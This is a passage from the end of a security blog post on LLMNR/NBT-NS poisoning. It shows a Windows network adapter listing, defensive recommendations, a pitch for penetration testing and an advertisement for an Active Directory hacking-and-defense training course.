[00000001] Intel(R) 82574L Gigabit Network Connection    1      2
[00000002] Bluetooth Device (Personal Area Network)      2
[00000003] WAN Miniport (SSTP)                           3
[00000004] WAN Miniport (IKEv2)                          4
[00000005] WAN Miniport (L2TP)                           5
[00000006] WAN Miniport (PPTP)                           6
[00000007] WAN Miniport (PPPOE)                          7
[00000008] WAN Miniport (IP)                             8
[00000009] WAN Miniport (IPv6)                           9
[00000010] WAN Miniport (Network Monitor)                10
```

ALTERNATIVE DEFENSES

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit
- common word usage).
- The more complex and longer the password, the
- harder it is for an attacker to crack the hash.

PENETRATION TESTING

Conducting a penetration test is instrumental in uncovering the vulnerabilities associated with protocols like LLMNR. When left unchecked, LLMNR can be a prime target for attackers, given its susceptibility to poisoning and man-in-the-middle attacks. Through penetration testing, organizations can actively simulate these potential attack vectors, obtaining a clear picture of their existing vulnerabilities. Beyond mere identification, the insights gleaned from such tests offer a roadmap to remediate these weaknesses, ensuring that the organization's network remains resilient against real-world cyber threats leveraging LLMNR vulnerabilities

WANT TO GO DEEPER? JOIN OUR LIVE TRAINING SEPTEMBER 27TH

Our upcoming live Hacking and Defending Active Directory training will walk you through the most common exploits used to compromise networks and, more importantly, how to patch and defend against them. You'll leave with practical, real-world skills you can apply immediately to secure your environment.

WHAT HACKING AND DEFENDING ACTIVE DIRECTORY WILL COVER

This training, led by Heath Adams, will cover:

- An overview of Active Directory
- Pre-Compromise AD Attacks and Defenses
- Post-Compromise AD Enumeration
- Post-Compromise AD Attacks
- AD Case Studies

WHO SHOULD ATTEND

- System Administrators and IT Professionals
- Network Engineers and Administrators
- Organizations that require their teams to be proficient in Active Directory security to protect against cyber threats.
- Aspiring Penetration Testers and Cybersecurity Professionals
- Anyone looking to advance their knowledge, skills, and methodologies